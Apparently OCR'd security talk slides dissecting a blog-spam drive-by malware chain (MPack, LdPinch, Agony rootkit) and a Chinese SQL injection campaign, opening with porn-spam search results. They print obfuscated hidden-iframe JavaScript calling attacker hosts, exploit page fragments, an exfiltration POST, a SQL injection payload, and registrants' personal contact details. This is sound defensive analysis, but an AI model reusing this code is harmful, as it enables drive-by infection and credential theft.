Ciat Msn, thais velina **foto**. The contents were heavily influenced by ... that is still used today. **donna nude amatoriali**, concorso allievi marescialli. ...
www.chosto.com/?q=node/34 - 44k - Cached - Similar pages - Note this

Herrzlich Willkommen! | Peter Schnitzhofer
Cannata Peron, Melissa P **Foto**. By the 13th century, they governed most of ... Israeli withdrawal in June 1974. bevitrici di sborra, **donna amatoriali nude**. ...
peter.schnitzhofer.net/?q=node/1 - 32k - Cached - Similar pages - Note this

ChroniX Videos - Episode 3 - Check out these metal videos ...
foto amatoriali di casalinghe porche donne schizzate di merda mature che scopano animali meravigliosi streap video gratis niaas mamando obbese troie sborra ...
www.chronixradio.com/modules.php?name=News&file=article&thold=-1&mode=flat&order=0&sid=434 - 977k - Cached - Similar pages - Note this

Forum :: Leggi il Topic - galleria **foto** sesso gratis
foto sexy **donna** nuda sella moto video **amatoriale** porno gratis sicuro .... video clip louisiana **nude** amateur wives [/url] showtime late night soft porn dvds ...
www.progettofamiglia.com/forum/viewtopic.php?p=205238 - 47k - Cached - Similar pages - Note this

trisken.net › Trisken.net Forums › forum trisken.net › Over onze ...
video porno bollenti immagini erotiche **amatoriali** di **donna** con due uomini gratis ... www **foto** di donne e uomini nudi it sfondi free donne **nude** ...
www.trisken.net/index.php?name=Forums&file=viewtopic&p=19358 - 744k - Cached - Similar pages - Note this

vsartsarg.org - Noticias
Odizhev them, sentenced released or incinta yjav.com privata **foto donna** nuda ..... Automobili **foto** Informazioni **debora** italiane supertette tedesco **foto** Vera ...
vsartsarg.org/modules/news/article.php?storyid=29 - 272k - Cached - Similar pages - Note this

Issue Topic to discuss about | vaaGmi
... a method that is still used today. **donna nude amatoriali**, frasi d 'amore. ... and religious narratives. **debora** caprioglio nuda, Vespa 125 Primavera. ...
www.vaagmi.com/?q=node/15 - 50k - Cached - Similar pages - Note this

Most of these sites have the blog spam in comments on them.

Blog Spam

- The URL's linked to by the first comment listed in order are :
  - *mir-t.ru/files/rolling_stones_testi/rolling_stones_testi.htm*
  - *mebelionika.ru/download/site/libreria_blocchi_autocad/page_libreria_blocchi_autocad.htm*
  - *mebelionika.ru/download/scarica_gratis_msn_live_spaces/listing/page_scarica_gratis_msn_live_spaces.html*
  - *dich.com.ua/forum/video_porno_scaricare_gratis/video_porno_scaricare_gratis.htm*
  - *mir-t.ru/files/cavalli_da_salto.html*
  - *dich.com.ua/forum/croccantino_gelato.html*
  - *mir-t.ru/files/apt_lombardia.htm*
  - *mebelionika.ru/download/index_sherk_cartone_animato.htm*
  - *dich.com.ua/forum/video_porno_com/page_video_porno_com.htm*
  - *mebelionika.ru/download/foto_zero_assoluto/foto_zero_assoluto.htm*
  - *mir-t.ru/files/rolling_stones_testi/rolling_stones_testi.htm*
  - *dich.com.ua/forum/video_hard_casalinga_gratis/video_hard_casalinga_gratis.htm*
  - *mir-t.ru/files/video_casalinghe_gratis/video_casalinghe_gratis.htm*
  - *mebelionika.ru/download/villaggio_vacanza_corsica/comp/page_villaggio_vacanza_corsica.htm*
  - *dich.com.ua/forum/esercizio_svolti_elettrotecnica/esercizio_svolti_elettrotecnica.htm*
  - *mebelionika.ru/download/falze_trevignano/falze_trevignano.htm*
  - *mir-t.ru/files/video_porno_con_ragazzine/page_video_porno_con_ragazzine.html*
  - *dich.com.ua/forum/video_porno_com/page_video_porno_com.htm*
  - *mir-t.ru/files/foto_privata_donna_incinta_nuda/style/foto_privata_donna_incinta_nuda.html*
  - *mebelionika.ru/download/video_clitoride/index/index_video_clitoride.html*

Blog Spam

- The second attack contained a different set of URLs with similar content
  - www.daolao.ru/Confucius/Pound/it/world/negozi_abbigliamento_ravenna/negozi_abbigliamento_ravenna.htm
  - www.economypmr.org/giic/video_lesbica_asiatica_gratis/world/video_lesbica_asiatica_gratis.htm
  - www.economypmr.org/giic/assicurazione_su_imbarcazioni/to/assicurazione_su_imbarcazioni.html
  - www.daolao.ru/Confucius/Pound/it/hotel_provincia_di_rovigo/verso/page_hotel_provincia_di_rovigo.html
  - www.economy-pmr.org/giic/antivirus_scansione_online.html
  - www.daolao.ru/Confucius/Pound/it/montaggio_gru_edilizia.htm
  - www.economy-pmr.org/giic/world/magnolia_negrita/index_magnolia_negrita.html
  - www.daolao.ru/Confucius/Pound/it/edilizia_pubblica/index_edilizia_pubblica.html
  - www.economy-pmr.org/giic/antivirus_scansione_online.html
  - www.daolao.ru/Confucius/Pound/it/ater_provincia_roma/page_ater_provincia_roma.html
  - www.economypmr.org/giic/incontro_privati_annuncio_personali/top/incontro_privati_annuncio_personali.htm
  - www.daolao.ru/Confucius/Pound/it/albergo_hotel_avellino/albergo_hotel_avellino.htm
  - www.economypmr.org/giic/city/cucina_cinese_ricetta/index_cucina_cinese_ricetta.html
  - www.daolao.ru/Confucius/Pound/it/test_colesterolo.html
  - www.economypmr.org/giic/news/annuncio_hard_sicilia/annuncio_hard_sicilia.htm
  - www.daolao.ru/Confucius/Pound/it/istruzioni_ricarica_cartuccia_epson/nix/page_istruzioni_ricarica_cartuccia_epson.html
  - www.economy-pmr.org/giic/agriturismo_guidonia/italia/agriturismo_guidonia.html
  - www.daolao.ru/Confucius/Pound/it/lol/video_sesso_scaricare_gratis/index_video_sesso_scaricare_gratis.htm

Blog Spam

There are only five different domains actually in use.

MIR-T.RU	DICH.COM.UA
DOMAIN OWNER INFO **ip addr** : 89.108.95.149 **person** : Aleksandr A Artemyev **e-mail** : sahasaha@bk.ru **registrar** : RUCENTER-REG-RIPN **NETWORK OWNER INFO** **netname** : AGAVACOMPANY **address** : AGAVA JSC **address** : B. Novodmitrovskaya str., 36/4, 127015 Moscow, Russia **phone** : +7 495 4081790	**DOMAIN OWNER INFO** **ip addr** : 217.20.175.128 **person** : Oleg Teteryatnik **e-mail** : mazai@tnmk.com **NETWOR K OWNER INFO** **address** : WNet ISP **address** : Pochayninska str. 25/49, off. 30, 03148, Ukraine, Kiev **phone** : +38 067 786 96 12 **changed** : gusak@wnet.ua 20060731
MEBELIONIKA.RU	**DAOLAO.RU**
DOMAIN OWNER INFO **ip addr** : 217.16.16.145 **org** : "Impuls - Plus" Ltd. **e-mail** : info@mebelionika.ru **e-mail** : mebelionika@gmail.com **NETWORK OWNER INFO** **changed** : caspy@masterhost.ru 20030507 **registrar** : RUCEN TER-REG-RIPN **address** : Lyalin lane 3, bld 3, 105062 Moscow, Russia **phone** : +7 495 7729720	**DOMAIN OWNER INFO** **ip addr** : 217.16.16.153 **phone** : +7 095 0000000 **e-mail** : yukan@tsinet.ru **NETWORK OWNER INFO** **changed** : caspy@masterhost.ru 20030507 **address** : Lyalin lane 3, bld 3,105062 Moscow, Russia **phone** : +7 495 7729720
ECONOMY -PMR.ORG	
DOMAIN OWNER INFO **ip addr:** 91.196.0.85 **Registrant** : Name:Makruha Igor N. **Registrant** : Organization:Eco nomy **Registrant** : Street1 :Tiraspol, Sverdlova, MD (Moldova) **Registrant** : Phone:+373.93224 **Registrant** : Email:pom@economy.idknet.com **Admin Name** : Makruha Igor N. **NETWORK OWNER INFO** **descr** : HostBizUa Data Center **notify** : msil@hostbizua.com **address** : Polarna st.15 , 3 fw. **address** : Ukraine, 04201 Kyiv **phone** : +380(44) 5017659 **e-mail** : support@hostbizua.com **person** : Valentin Dobrovolsky **address** : Ukraine, Kyiv	

Blog Spam

- www.economy-pmr.org belongs to the Moldovan government
  - Economic website
  - Sites been compromised by the attackers
  - Serving up spam / malware unbeknownst to owners
- Adds even another level of complexity
  - Yet another country and now **government** involvement

Blog Spam

- Already we can see attack's complexity
  - 3 countries
  - Domain owned by China, hosted in Czech Republic, attacker posting from Germany
- Serious international and language barriers in the way of removing attack
- Easy to change one or all pieces of attack to make blocking hard

Blog Spam

- So what's the purpose of this type of attack?
  - Advertising $ on clicks
  - Adware/Spyware installation $
  - Information Stealing
  - Botnet building
  - Raising search rankings
  - Acquiring Mpack nodes

Blog Spam – Attack Code

Blog Spam – Attack Code

- Besides fake blog HTML there is also obfuscated Javascript
  - First there is a call to a URL decoder
    - ***return decodeURIComponent(cook[1]);***
  - Next section sets two variables
  - Following the variables is a section of numbers
    - Actually decimal encoded URLS
  - Example:
    - On the ASCII table 104 = h, 116 = t, 112 = p forming *http*
  - Helps hide the URLS from people searching through the code as well as from IDS's and automated scanners looking for javascript URL redirection type traffic
  - The browser will decode and use these obfuscated URLs with no problem but over the wire it will just look like decimal numbers

Blog Spam – Attack Code

- var p = (String.fromCharCode.apply(window, [104, 116, 116, 112, 58, 47, 47, 109, 121, 98, 101, 115, 116, 99, 111, 117, 110, 116, 101, 114, 46, 110, 101, 116, 47, 112, 114, 111, 103, 115, 116, 97, 116, 115, 47, 105, 110, 100, 101, 120, 46, 112, 104, 112, 63, 85, 110, 105, 113, 67, 111, 111, 107, 61]) +
- Counter + "&referer=" + encodeURIComponent(document.referrer) +
- String.fromCharCode.apply(window, [38, 100, 114, 119, 61, 104, 116, 116, 112, 37, 51, 65, 37, 50, 70, 37, 50, 70, 119, 119, 119, 46, 100, 97, 111, 108, 97, 111, 46, 114, 117, 37, 50, 70, 67, 111, 110, 102, 117, 99, 105, 117, 115, 37, 50, 70, 80, 111, 117, 110, 100, 37, 50, 70, 105, 116])
- Each of these variables decode to the following URLs:
  - **http://mybestcounter.net/progstats/index.php?UniqCook=**
  - **&drw=http%3A%2F%2Fwww.daolao.ru%2FConfucius%2FPound%2Fit&drw=http://www.daolao.ru/Confucius/Pound/it**

Blog Spam – Attack Code

- Next section contains further obfuscation
  - Sets up an ***iframe*** in order to cause the browser to load the previously discussed encoded URLs
  - The ***iframe*** will be a ***1 pixel by 1 pixel*** essentially invisible frame which the user will never see but which will get loaded
  - The words ***iframe, src, marginwidth, marginheight, frameborder*** were broken up into multiple variables, lines, and concatenated strings
  - This makes it even more difficult to detect

Blog Spam – Attack Code

NOTE how they break up the word IFRAME to make it harder to detect

```
);
var x = "rame";
var y = "i" + "f";
var el = document.createElement(y + x);
el.setAttribute("width", 1);
el.setAttribute("height", 1);
el.setAttribute("s" + "rc", p);
el.setAttribute("marg" + "inwidth", 0);
el.setAttribute("marg" + "inheight", 0);
el.setAttribute("scr" + "olling", "no");
el.setAttribute("f" + "rameborder", "0");
```

Blog Spam – Attack Code

- Attack chains several HTTP redirects

<iframe WIDTH=1 HEIGHT=1 src="http://x-globstat.cc/adsview/a63?tip=user"></iframe>

<iframe src="http://bid-assist.org/inst/index.php?id=002" width=1 height=1></iframe>

<iframe src="http://www.climbingthewall.info/d/wm017/counter21.php" width=1
height=1></iframe>

<iframe src=http://prolnx.info/lc1008.html width=2 height=2 style=display:none></iframe>

http://prolnx.info/lc1008.html

Tamper Data - Ongoing requests

Start Tamper | Stop Tamper | Clear | Options | Help

Filter | Show All

Time	Durat...	Total Du...	Size	Me...	S...	Content Type	URL	Load Flags
17:15:39.265	1047 ms	374172 ms	-1	GET	304	application/x-unknown-...	http://www.daolao.ru/Confucius/Pound/it/lol/video_sesso_scaricare_gratis/index_video_sesso_scaricare_gratis.htm	LOAD_DOCUME...
17:17:47.609	781 ms	781 ms	788	GET	200	text/html	http://sb.google.com/safebrowsing/update?client=navclient-auto-ffox2.0.0.3&mozver=1.8.1.3-20070309198version...	LOAD_NORMAL
17:18:20.827	594 ms	594 ms	-1	GET	302	text/html	http://mybestcounter.net/progstats/index.php?UniqCook=1&referer=&drw=http%3A%2F%2Fwww.daolao.ru%2FC...	LOAD_DOCUME...
17:18:20.827	74453 ms	74453 ms	-1	GET	304	application/x-unknown-...	http://www.daolao.ru/Confucius/Pound/it/feed-ico.png	LOAD_ONLY_IF...
17:19:35.265	219 ms	219 ms	356	GET	200	text/html	http://updateonline.cc/progframe.php?dop1=1	LOAD_DOCUME...
17:21:04.327	48578 ms	48578 ms	-1	GET	200	text/html	http://x-globstat.cc/adsview/a63?tip=user	LOAD_DOCUME...
17:21:20.359	32562 ms	32562 ms	397	GET	404	text/html	http://bid-assist.org/inst/index.php?id=002	LOAD_DOCUME...
17:21:38.687	14265 ms	14265 ms	181	GET	200	text/html	http://www.climbingthewall.info/d/wm017/counter21.php	LOAD_DOCUME...
17:21:52.890	328 ms	328 ms	4985	GET	200	text/html	http://prolnx.info/lc1008.html	LOAD_DOCUME...

Request Header Name	Request Header Value
Host	www.daolao.ru
User-Agent	Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.1.3) Gecko/20070309 ...
Accept	text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0....
Accept-Language	en-us,en;q=0.5
Accept-Encoding	gzip,deflate
Accept-Charset	ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive	300
Connection	keep-alive
Cookie	Counter=1
If-Modified-Since	Thu, 13 Mar 2008 21:57:07 GMT
If-None-Match	"1a2569-43d8-47d9a333"

Response Header Name	Response Header Value
Status	Not Modified - 304
Date	Sat, 15 Mar 2008 01:16:38 GMT
Connection	keep-alive
Keep-Alive	timeout=5
Server	Apache
Etag	"1a2569-43d8-47d9a333"
Expires	Sat, 15 Mar 2008 01:16:38 GMT
Cache-Control	max-age=0

Malware

- End goal is to deploy malware
  - Pornocrawler.exe
    - Turns out to be LdPinch which HTTP POSTs :

POST /winupdate/newgate/gate.php
HTTP/1.0 Host: www.updateonline.cc
Content-Length: 14390

DATA:

a=roots982@mail.ru333&b=Pinch_report&d=report.bin&c=UDNNTAAAAAARIAAAEQAAAAAAA.. snip AAAAAA==

Info about victim including:

- installed software, hostname, domain name, internal IP address

Blog Spam – JS Decoding

- Updateonline.cc has IFRAME which sends browser to **prolnx.info/lc1008.html**
- Code highly obfuscated
- Spiders off in many directions
- Eventually deploys a rootkit

Blog Spam – JS Decoding

Lc1008.html Source

```
<html><head><title>404 Not Found</title>
<style>
* {CURSOR: url("anr/us1008.anr")}
</style>
</head>
<body><h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.2.4 (EL4) Server at www.prolnx.info Port 80</address>
<script language="JavaScript">
function QfPViCa(ii){var ks="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=";var
    oo="";var c1,c2,c3;var e1,e2,e3,e4;var
    i=0;do{e1=ks.indexOf(ii.charAt(i++));e2=ks.indexOf(ii.charAt(i++));e3=ks.indexOf(ii.charAt(i++));e4=ks.indexOf(ii.c
    harAt(i++));c1=(e1<<2)|(e2>>4);c2=((e2&15)<<4)|(e3>>2);c3=((e3&3)<<6)|e4;oo=oo+String.fromCharCode(c1);if(
    e3!=64){oo=oo+String.fromCharCode(c2);}if(e4!=64){oo=oo+String.fromCharCode(c3);}}while(i<ii.length);return
    oo;}
function qpYrz(a1,b1){var i; var o="";if (!b1) return
    document.write(qpYrz(QfPViCa(a1),arguments.callee.toString().replace(/[^a-zA-Z0-9]/g,"")));for (i=0; i<a1.length;
    i++){o+=String.fromCharCode(a1.charCodeAt(i%a1.length)^b1.charCodeAt(i%b1.length));}return o;}
qpYrz('WhQeExgMG04SHz0XRwBfC1wXD1wKGgABHEkIA1wXWBkUHAcJDg1VBQAHEx8GVEVFBhk9BhJsV3AbKB
    oyImMoIjNLUUoPBAMPBBhSb1kQBiVUGw1TMysCFQ5fX0oFEzdgUUBR0bGURJDVACAhsGEw1UTRkVBAg9B
    BQbHxlhSAUXJQoWW2tHAhpBMRdSQwo1HAwTFldvBwFcDA1SFgUEHDdBBQktXUkZOwgKDRIZDRwRWhQe
    AjRWKEAQABADC18PobF1gNQ1ZcUk4DEx5HS0UGVBQEARkGTQcDChADES0VBwFLXUJKejAUUjUJMyMEJ
. . . snip . . .
zV2DyoGFEMEUggbCEdHT3keaxFmWUoHDCEdAh1QbQ==', null);
</script>
```

Blog Spam – JS Decoding

- **Lc1008** focused on delivering multiple payloads
  - Payload providing long term control and covert access of exploited targets
    - Installs the agony rootkit
    - Sets up a covert channel on the target
  - Payload providing modular control and access to target
  - Provides dynamic extension of payloads through covert or obfuscated channels
  - Very concerning due to its modular nature
    - Can be easily morphed to any purpose
    - Remains the same on the target

Blog Spam – JS Decoding

- The us1008.anr exploit is run from the following piece of lc1008.html:
  - <style>
  - * {CURSOR: url("anr/us1008.anr")}
  - </style>
- The file anr/us1008.anr is itself a paylod of type 2 (Win32.Exploit.MS05-002.Anr)
- www.prolnx.info/anr/us1008.anr has the file header *RIFF....ACONanih* and contains the string *c:\anr1008.exe* as well as *urlmon.dll*

Blog Spam – JS Decoding

- Function ***qpYrz()*** deobfucates the remainder of the webpage and then issues
  - "**GET /?id=1008&t=other&o=0 HTTP/1.1**"
  - Attempts to run downloaded file from the users Temp Internet Files dir
  - If user is administrator this installs the agony rootkit

Blog Spam – JS Decoding

- Deobfucated webpage continues ***animan.class***
  - Allows the malicious webpage to extend the class Applet
  - Updates the current webpage to this:
    - `<applet archive=Java2SE.jar code=Java2SE.class width=1 height=1 MAYSCRIPT>`
    - `<param name=usid value=1008>`
    - `<param name=uu value=http://prolnx.info/>`
    - `<param name=tt value=other>`
    - `</applet>`
    - `<applet archive=dsbr.jar code=MagicApplet.class width=1 height=1 name=dsbr MAYSCRIPT>`
    - `<param name=ModulePath value=http://prolnx.info/?id=1008&t=other&o=2>`
    - `</applet>`

Blog Spam – JS Decoding

- Rirst Applet loads
  - ***Java2SE.jar***
  - ***/com/ms/lang/RegKeyException.class***
- Second Applet loads
  - ***dsbr.jar***
  - **/com/ms/security/securityClassLoader.class**
- All Java Classes
  - Downloaded from **prolnx.info**
  - Intercepted and decompiled using jad
  - De-obfuscated by hand
- Both applets utilize several variables
  - Gathered from their applet param's
  - Possibly identify the target

Blog Spam – JS Decoding

- Variables commonly used in web requests to http://prolnx.info/
  - From Java2SE.class member of Java2SE.jar
    - `Where s = getParameter("usid");`
    - `s5 = getParameter("uu"); s6 = getParameter("tt");`
    - `usid=1008 uu=http://prolnx.info/ tt=other`
    - `OPlog(s5 + "?id=" + s + "&t=" + s6 + "&o=4");`
    - `http://prolnx.info/?id=1008&t=other&o=4`

Blog Spam – JS Decoding

- From ***Installer.class*** member of ***dsbr.jar***
  - **`Where s=applet.getParameter("ModulePath");`**
  - **`ModulePath=http://prolnx.info/?id=1008&t=other&o=2`**
  - **`URLDownloadToFile(0, s, s2, 0, 0);`**
  - **`http://prolnx.info/?id=1008&t=other&o=2`**


Blog Spam – JS Decoding

- Any webrequests of this format including the first download "`GET /?id=1008&t=other&o=0 HTTP/1.1`" receives a UPX packed binary
  - **md5sum**: *adc6d03bc7ac04e2ddf9dea7ecee994f*
  - Delivers a payload of type 1 and installs the agony root kit
  - However delivering the same payload each Applet executes the method uniquely
  - Presumably this is for persistence and a greater degree of overall success in infection.

MPACK

- All roads lead to MPACK
- We found a test directory

MPACK


Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://www.updateonline.cc/winupdate/mpack9/stats.php
google translate
Getting Started
Latest Headlines
Министерство экономики Приднес...
DAO H(%)ME PAGE :: Портал даос...
http://www.upd...ack9/stats.php
MPack v0.86 stat
Attacked hosts: (total/uniq)
uniq referers

MPACK

Mozilla Firefox

File Edit View Go Bookmarks Tools Help

www.updateonline.cc/winupdate/mpack9/Readme.txt

Getting Started Latest Headlines

```
 MPack v0.99
========================


Установка:

1) скопировать содержимое на хост
2) установить на папку права chmod(777)
3) отредактировать настройки связки в файле settings.php

  $AdminPath = "http://host.com/spk2"; //путь к папке с установленной админкой
  //логин и пароль для доступа к статистике
  $UserName="user";
  $Password="mpack2";
  $BlockDuplicates=1;  // 1 - блокировать повторные заходы
  $CountReferers=1; //1 - вести учет рефереров (откуда приходит трафф)
  $MinRefs=5; //минимальное колво появлений реферера чтобы он отобразился на странице статистики

В данную версию включено большое количество уязвимостей на переполнение, поэтому настоятельно реко

Лоадер (или другой загружаемый файл) должен находиться в папке с установленной связкой с именем fi

3.1) Если будет использоваться MySQL для подсчета статистики по странам, настроить и его:

$UseMySQL = 0; // заменить на 1 если будет использоваться
$dbhost = "localhost"; //хост на котором расположен мускуль
$dbuser = "spluser";
$dbpass = "splpass";
$dbname = "spldb"; //имя базы данных
$dbstats = "stats";//имя таблицы в этой базе
```


Done

MPACK

- MPACK uses some log files
  - ip_all.txt & ip_0day.txt
    - Shouldn't be globally viewable, but were
  - Only one IP listed in log
    - Owned by attacker, used when setting up MPACK
- **78.155.196.69**
- n196-155-78-static-69.rsspnet.ru. (looks like a possible Russian DSL line?)
  - domain: RSSPNET.RU
  - nserver: ns2.rts.spb.ru.
  - nserver: ns.rts.spb.ru.
  - person: Igor Sergeevich Diakonov
  - phone: +7 921 4212525
    - e-mail: igorsd@sysadmins.spb.ru

Blog Spam

Attack Process Flow



BLOG SPAM CONCLUSIONS

- This attack was very complex
- Lots of evasion and obfuscation
- End goals unclear
- Changes often, updates rapidly to take advantage of new attacks
- Attacker(s) made mistakes
- DON’T CLICK WEIRD COMMENT LINKS!

Chinese Injection

Chinese Injection

- Hackers are attacking thousands of websites
- Initial goal is to compromise the 10's of thousands of visitors to these sites
- Secondary goal appears to be info:
  - Game accounts
  - Passwords
  - Financial info

- Attack infrastructure robust and quick to adapt

Chinese Injection

- **Analysis process**
  - View victim website, locate injected code
  - Parse victim logs for initial attack
  - WGET code from attacker site
    - Follow any links
    - Decode obfuscated instructions
    - Debug javascript
    - Decompile Java Applets
  - Lookup owners of domains / IPs
  - Reverse any exploits / binaries

Chinese Injection

- **1st stage**: Find & hack website using SQLi
  - Upload backdoors
- **2nd stage**: Inject small JS or IFRAME
- **3rd stage**: Clients visit hacked site
  - Begin complicated attack:
    - **IFRAMES**
    - **Redirects**
    - **exploits**
- **4th stage**: Client is compromised
  - Steal game credentials, keylog, usual stuff

Chinese Injection

- Attack begins with 58.218.204.214
  - Searches the web
    - Chinese version of Google
  - Looks for target sites
    - Ending in .com with ASP in the URL
    - The word "tennis" somewhere on the site
- Other IPs from China show up scanning with various SQLi techniques

HOST INFO –

inetnum: 58.208.0.0 - 58.223.255.255
netname: CHINANET-JS
descr: jiangsu province network
descr: China Telecom
descr: A12,Xin-Jie-Kou-Wai Street
descr: Beijing 100088
country: CN

Chinese Injection

- Example Log Entry:
  - 2008-12-13 02:10:41
  - 192.168.1.[victim] HEAD /vuln.asp 80
  - **58.218.204.214**
  - HTTP/1.0 Mozilla/4.0+ (compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+.NET+CLR+2.0.50727)
  - http://www.google.cn/search?num=100&hl=zh-**CN&lr=lang_en&cr=countryUS&newwindow=1&as_qdr=all&q=inurl:asp+id+intext:tennis+site:.com&start=300&sa=N**
    - **Chinese language search settings**
    - **Targeting specifically US addresses only**
  - www.thevictim.com 200 0 0 299 563 312

Chinese Injection

- Once a target is found they attempt SQL injections
- Logs show HTTP 500 status codes
  - Consistent with an Internal Server Error
  - Most likely using db errors to gather info
  - Use both URL / Hex encoding as well as CHAR encoding & Upper / lower case
    - For detection evasion and obfuscation

Chinese Injection

- **LOG EXAMPLE**
  - 2008-12-13 03:22:34
  - 192.168.1.[victimip] GET /vuln.asp
  - search=T&id=
  - 216%20%20AnD%20%28dB_NaMe%280%29%2BcHaR%2894%29%2BuSeR%2BcHaR%2894%29%2B@@vErSiOn%2BcHaR%2894%29%2B@@sErVeRnAmE%2BcHaR%2894%29%2B@@sErViCeNaMe%2BcHaR%2894%29%2BsYsTeM_UsEr%29%3D0%20%20
  - 80 - 58.218.204.214
  - Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0)
    www.victim.com 200

Chinese Injection

- Need a decoder for the data
  - **DECODER:**
    - `ruby -e '"[INSERT ENCODED DATA HERE]".scan(/../).each { |b| print b.to_i(16).chr };puts'`
  - **ENCODER:**
    - `ruby -e '"[INSERT DATA TO BE ENCODED HERE]".each_byte {|b| puts b.to_s(16) }'`
- Encoded data is actually SQLi:
